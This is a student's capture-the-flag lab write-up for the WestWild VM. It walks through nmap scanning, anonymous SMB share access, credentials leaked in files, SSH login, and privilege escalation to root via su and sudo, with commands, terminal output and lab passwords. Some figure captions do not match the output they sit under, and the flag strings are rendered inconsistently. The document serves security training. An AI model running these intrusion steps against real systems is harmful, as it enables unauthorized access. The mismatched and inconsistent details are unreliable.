

TECHNICAL LAB REPORT

West Wild Edited CTF Report

Prepared By: Ranjan Kumar Roy

SRN: R25DE143

Class: MCA II 'C'

Target System: WestWild VM (Ubuntu, Samba/SMB + SSH)

Attacker Platform: Kali Linux

Date of Assessment: June 25, 2026

Status: Completed (Root Access Obtained)

About this Report

This is my write-up for the WestWild Edited CTF, done as a lab exercise on Kali against a target VM. I've tried to keep the steps in the order I actually did them, including a couple of dead ends, instead of just writing a clean version after the fact. Short version of what happened: an open SMB share leaked me the first flag along with a password, that password got me a shell over SSH, a writable folder on the box leaked a second password, and from there it was just su and sudo su to root, where I grabbed the second flag.

Domain	Details / Target Configurations
Target Host Name	WestWild CTF Workspace
Deployment Architecture	VMware Workstation (Isolated NAT Topology)
Discovered Target IP	192.168.207.131
Key Vectors Utilized	SMB Null-Session Enumeration, Credential Leakage via Open File Share, Password Reuse / Chaining, World-Writable Directory Privilege Escalation
Final Outcome	Root-Level Compromise and Flag Retrieval

Phase 1: Finding the Box & First Scan

Step 1: ARP sweep + nmap -A

First thing I did, as usual, was find where the VM actually landed on the network. I had a few hosts show up on the ARP sweep, but based on the vendor/MAC info I was pretty confident 192.168.207.131 was the target (the .1, .2 and .254 addresses were obviously gateway/router type addresses, not the VM). Went straight for an aggressive nmap scan on it.

```
nmap -A 192.168.207.131
```

```

root@WestWild:~# nmap -A 192.168.207.131
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-25 09:25 +0530
Nmap scan report for 192.168.207.131
Host is up (0.00047s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 6f:ee:95:91:9c:62:b2:14:cd:63:0a:3e:f8:10:9e:da (DSA)
|_ 2048 10:45:94:fe:a7:2f:02:8a:9b:21:1a:31:c5:03:30:48 (RSA)
|_ 256 97:94:17:86:18:e2:8e:7a:73:8e:41:20:76:ba:51:73 (ECDSA)
|_ 256 23:81:c7:76:bb:37:78:ee:3b:73:e2:55:ad:81:32:72 (ED25519)
80/tcp    open  http           Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.7 (Ubuntu)
139/tcp   open  netbios-ssn    Samba smbd 3.X-4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

```

Figure 1.1: ARP sweep to find the target, then nmap -A against 192.168.207.131.

What nmap turned up:

- Port 22/tcp — OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13)
- Port 80/tcp — Apache httpd 2.4.7 (Ubuntu), page had no title
- Port 139/tcp & 445/tcp — Samba smbd 3.X-4.X (Workgroup: WORKGROUP)

```

root@WestWild:~# nmap -A 192.168.207.131
MAC Address: 00:0C:29:99:FA:F9 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: WESTWILD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|_   date: 2026-06-25T03:55:39
|_   start date: N/A
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled but not required
|_ smb-os-discovery:
|_   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_   Computer name: westwild
|_   NetBIOS computer name: WESTWILD\x00
|_   Domain name: \x00
|_   FQDN: westwild
|_   System time: 2026-06-25T06:55:39+03:00
|_ nbstat: NetBIOS name: WESTWILD, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -1h00m00s, deviation: 1h43m55s, median: 0s

```

Figure 1.2: OS fingerprint + SMB script output — hostname WESTWILD, and guest SMB login was allowed.



The SMB script output nmap ran automatically told me two useful things: the box's NetBIOS name is WESTWILD, and — this is the important bit — guest SMB access looked like it was allowed with signing disabled. That basically told me where to go next: SMB, not the web server.

Phase 2: Digging into SMB

Step 2: enum4linux

Since SMB was wide open, the obvious next move was enum4linux — it does most of the boring enumeration work for you in one go (workgroup, null sessions, password policy, users).

```
enum4linux 192.168.207.131
```

```

No printers returned.

enum4linux complete on Thu Jun 25 09:27:00 2026
  
```

Figure 2.4: local users pulled out by SID — aveng, wavex, and root.

Users on the box:

aveng, wavex, and root (plus the default nobody account). Kept these names in mind for later.

Phase 3: Poking at the Shares

Step 3: smbclient

Since I already knew anonymous login worked, I just listed the shares directly. Besides the default print\$ and IPC\$, there's a share called wave — that one's not standard, so obviously that's where I went first.

```
smbclient -L \\192.168.207.131
smbclient //192.168.207.131/wave
```

Figure 3.1: share list — print\$, wave, IPC\$. Logged in anonymously, no password needed.

Figure 3.2: connecting to the wave share (also learned lls isn't a real smbclient command the hard way).

```

(root@kali) ~/home/kali
$ cat message_from_aveng.txt
cat: message_from_aveng.txt: No such file or directory

(root@kali) ~/home/kali

```

Figure 3.3: `ls` inside wave shows `FLAG1.txt` and `message_from_aveng.txt` — grabbed both with `get`.

Two files sitting right there in the share: `flag1.txt` (which turned out to be Base64) and `message_from_aveng.txt`. I actually mistyped the `cat` command for the message file the first time and got a “no such file” error before catching that I’d downloaded it to a different working directory — small annoyance, nothing serious.

```

(root@kali) ~/home/kali
$ cat message_from_aveng.txt
Dear Wave ,

** WARNING: connection is not using a post-quantum key exchange algorithm.

```

Figure 3.4: the note from aveng, and the decoded flag with a password baked in right after it.

This is where it got interesting:

The note is basically aveng asking “Wave” to reset a forgotten password for them. And `flag1.txt`, once run through `base64 -d`, gave me the flag AND a login to try:

Flag 1: `Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}`

Username: `wavex`

Password: `door+open`

Phase 4: Getting a Shell

Step 4: SSH as wavex

Tried ssh with a key first out of habit (-i sdp), which obviously wasn't going to work since I never generated a matching key on the box — was just testing the connection really. Dropped that and just used the password from the flag file instead, and it worked fine.

```
ssh wavex@192.168.207.131
```

```

root@kali:~/home/kali
ssh -i sdp wavex@192.168.207.131

```

Figure 4.2: logged in properly with the password this time. Ubuntu 14.04.6, kernel 4.4.0-142-generic — pretty old box.

First thing I tried once I was in was `sudo -L`, which just threw a usage error at me — wrong flag, should be lowercase `-l`. Small typo, fixed it in the next step.

Phase 5: Looking for a Way Up (wavex → aveng)

Step 5: sudo -l didn't help, so find did

Tried sudo -l properly this time and it asked for a password I didn't have, and just guessing at it twice got me locked into “2 incorrect password attempts” — so that route was dead for now. Fell back on the classic find / -writable sweep to see if anything outside my own home directory was left open.

```
sudo -l
find / -writable -type d 2>/dev/null
```

```

wavex@WestWild:~$ sudo -l
[sudo] password for wavex:
Sorry, try again.
[sudo] password for wavex:
Sorry, try again.
[sudo] password for wavex:
sudo: 2 incorrect password attempts
wavex@WestWild:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user/1001.user/2.session
/usr/share/av/websitesecret
/home/wavex
/home/wavex/.cache
/home/wavex/wave
/var/lib/php5
/var/spool/samba
/var/crash
/var/tmp
/proc/1999/task/1999/fd
/proc/1999/fd
/proc/1999/map_files
/run/user/1001
/run/shm
/run/lock
/tmp
wavex@WestWild:~$ cd /usr/share/av/websitesecret
wavex@WestWild:/usr/share/av/websitesecret$ ls
ififorget.sh
wavex@WestWild:/usr/share/av/websitesecret$ cat ififorget.sh
cat: ififorget.sh: No such file or directory
wavex@WestWild:/usr/share/av/websitesecret$ cat ififoregt.sh

```

Figure 5.1: sudo -l fails after wrong password guesses; find turns up a writable folder at /usr/share/av/websitesecret with a script inside.

That /usr/share/av/websitesecret folder stood out immediately — random path, but writable, sitting under /usr/share which shouldn't normally be. There's a script in there. I actually typo'd the filename the first time (ififorget.sh instead of ififoregt.sh — someone clearly meant to name it “if I forget” and misspelled it), got a file-not-found, then caught the typo and cat'd it correctly.

```

wavex@WestWild:/usr/share/av/websitesecret$ cat ififorget.sh
cat: ififorget.sh: No such file or directory
wavex@WestWild:/usr/share/av/websitesecret$ cat ififoregt.sh
#!/bin/bash
figlet "if i foregt so this my way"
echo "user:aveng"
echo "password:kaizen+80"

wavex@WestWild:/usr/share/av/websitesecret$ su aveng
Password:
aveng@WestWild:/usr/share/av/websitesecret$ sudo su
[sudo] password for aveng:
root@WestWild:/usr/share/av/websitesecret# cd /root
root@WestWild:~# cat flag2.txt
cat: flag2.txt: No such file or directory
root@WestWild:~# cat FLAG2.txt
Flag2[Weeeeeeeeeeellco0o0om_To_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff

root@WestWild:~#

```

Figure 5.2: the script prints out another username/password pair; used it to su into aveng and then sudo su straight to root.

Another leaked password, right there in a script:

ififoregt.sh just runs figlet and echoes a username and password in plain text — looks like whoever set up this box literally left themselves a reminder note as a shell script:

Username: **aveng**

Password: **kaizen+80**

su aveng with that password worked immediately. And since I was already there, I just tried sudo su with the same password on the off chance aveng had sudo rights too — and it did. Straight to root from there.

```
su aveng
sudo su
cd /root
cat FLAG2.txt
```

Phase 6: Root

Step 6: Grabbing the flag

Once I had root, I just went straight into /root to see what was there. Tried cat flag2.txt first out of habit (lowercase) and got “no such file” — the actual file is uppercase, FLAG2.txt.

Got it — root confirmed:

FLAG2.txt was sitting in /root:

Flag 2: `Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}`

The file also had a little congratulatory message telling me to screenshot it and tag @HashimAlshareff on Twitter, plus a line saying there were “2 more flages” hiding somewhere near the usernames. Spelling error and all — kept it as-is since that's genuinely what the file said.

Since FLAG2.txt hinted at two more flags “near the usernames,” I spent a while poking around as root looking for them instead of just stopping there. Checked the web root first since that's the other exposed service on the box.

syslog:x:101:104::/home/syslog:/bin/false

```

Figure 7.6: tried adding a test user (`sudo user add Kush`) — wrong command, `sudo` doesn't have a “user” subcommand.

```

Ranjan:x:1002:1002::/home/Ranjan:
root@WestWild:~# sudo useradd Ranjan passw hahaha
Usage: useradd [options] LOGIN
       useradd -D
       useradd -D [options]

Options:
  -b, --base-dir BASE_DIR      base directory for the home directory of the
                                new account
  -c, --comment COMMENT        GECOS field of the new account
  -d, --home-dir HOME_DIR      home directory of the new account
  -D, --defaults                print or change default useradd configuration
  -e, --expiredate EXPIRE_DATE expiration date of the new account
  -f, --inactive INACTIVE       password inactivity period of the new account
  -g, --gid GROUP              name or ID of the primary group of the new
                                account
  -G, --groups GROUPS           list of supplementary groups of the new
                                account
  -h, --help                   display this help message and exit
  -k, --skel SKEL_DIR          use this alternative skeleton directory
  -K, --key KEY=VALUE           override /etc/login.defs defaults
  -l, --no-log-init             do not add the user to the lastlog and
                                faillog databases
  -m, --create-home             create the user's home directory
  -M, --no-create-home         do not create the user's home directory

```

Figure 7.7: fixed it to `useradd Kush` and confirmed I could still write to `/etc/passwd` as root, just as a sanity check on my access.

Being honest about this part:

I never actually found the two extra flags the hint in FLAG2.txt was talking about — checked the web root and `/etc` and came up empty.

The FLAG3.txt and FLAG4.txt files that show up later in my terminal history are ones I made myself with nano, just as a personal “done with this box” note (the last one literally says “CONGRATS.YOU’VE DONE IT.”). They weren’t files I found on the target, so I’m not counting them as real flags — just leaving them in the write-up because they’re part of what actually happened on screen.

```

root@WestWild:~# useradd --help
display this help message and exit
use this alternative skeleton directory
override /etc/login.defs defaults
do not add the user to the lastlog and
faillog databases
create the user's home directory
do not create the user's home directory
do not create a group with the same name as
the user
allow to create users with duplicate
(non-unique) UID
-p, --password PASSWORD      encrypted password of the new account
-r, --system                  create a system account
-R, --root CHROOT_DIR         directory to chroot into
-s, --shell SHELL             login shell of the new account
-u, --uid UID                  user ID of the new account
-U, --user-group              create a group with the same name as the user
-Z, --selinux-user SEUSER     use a specific SEUSER for the SELinux user mapping

root@WestWild:/etc# cd etc
bash: cd: etc: No such file or directory
root@WestWild:/etc# cd edc
bash: cd: edc: No such file or directory
root@WestWild:/etc# ls
acpi          environment  ldap         passwd       selinux

```

Figure 7.8: re-read FLAG2.txt again to make sure I hadn't misread the hint.

```

root@WestWild:~# ls
default      issue.std      nsswitch.conf  rsyslog.d      wgetrc
deluser.conf kbd            opt            samba           wpa_supplicant
depmod.d     kernel        os-release     screenrc        X11
dhcp         kernel-img.conf pam.conf       security        xml
dpkg         landscape     pam.d          zsh_command_not_found

root@WestWild:/etc# nano hostname
root@WestWild:/etc# nano hosts
root@WestWild:/etc# cd /root
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff

root@WestWild:~# nano FLAG2.txt
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

There are 2 more flages to be found,one is near to the UseRnameS

```

Figure 7.9: ran a quick base64 sanity check on the side while thinking about where else to look.

```

root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff

root@WestWild:~# nano FLAG2.txt
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

There are 2 more flages to be found,one is near to the UseRnameS

root@WestWild:~# nano FLAG3.txt
root@WestWild:~# echo -n 'hello' | base64
aGVsbG8=
root@WestWild:~# nano FLAG4.txt
root@WestWild:~# cat FLAG4.txt
{FLAG4}
CONGRATS.YOU'VE DONE IT.
root@WestWild:~#

```

Figure 7.10: the FLAG3.txt / FLAG4.txt notes I wrote myself— included for completeness, not as real target flags.

Wrap-up

Overall this box came down to one bad decision after another on the defender's side: an SMB share that anyone could read, a plaintext password sitting in a text file, another plaintext password sitting in a random script under `/usr/share`, and password reuse letting a low-priv user `sudo su` straight to root. Nothing here needed an exploit — it was basically just enumeration and reading what was already handed to me.

I didn't manage to track down the extra two flags the hint mentioned, and I'm noting that honestly rather than pretending otherwise. What I did actually get, for real, off the target:

- Flag1 {Welcome_T0_THE-W3ST-WILD-B0rder} — from the wave SMB share, no auth needed.
- Flag2 {Weeeeeeeeeellco0o0om_T0_WestWild} — from `/root`, after going `wavex` → `aveng` → root.

If I did this box again, I'd probably run a `strings` pass on `bkgro.png` instead of cat'ing it raw, and take a proper look through the wave and aveng home directories rather than jumping straight to `/etc` — that's probably where the other two flags are hiding.
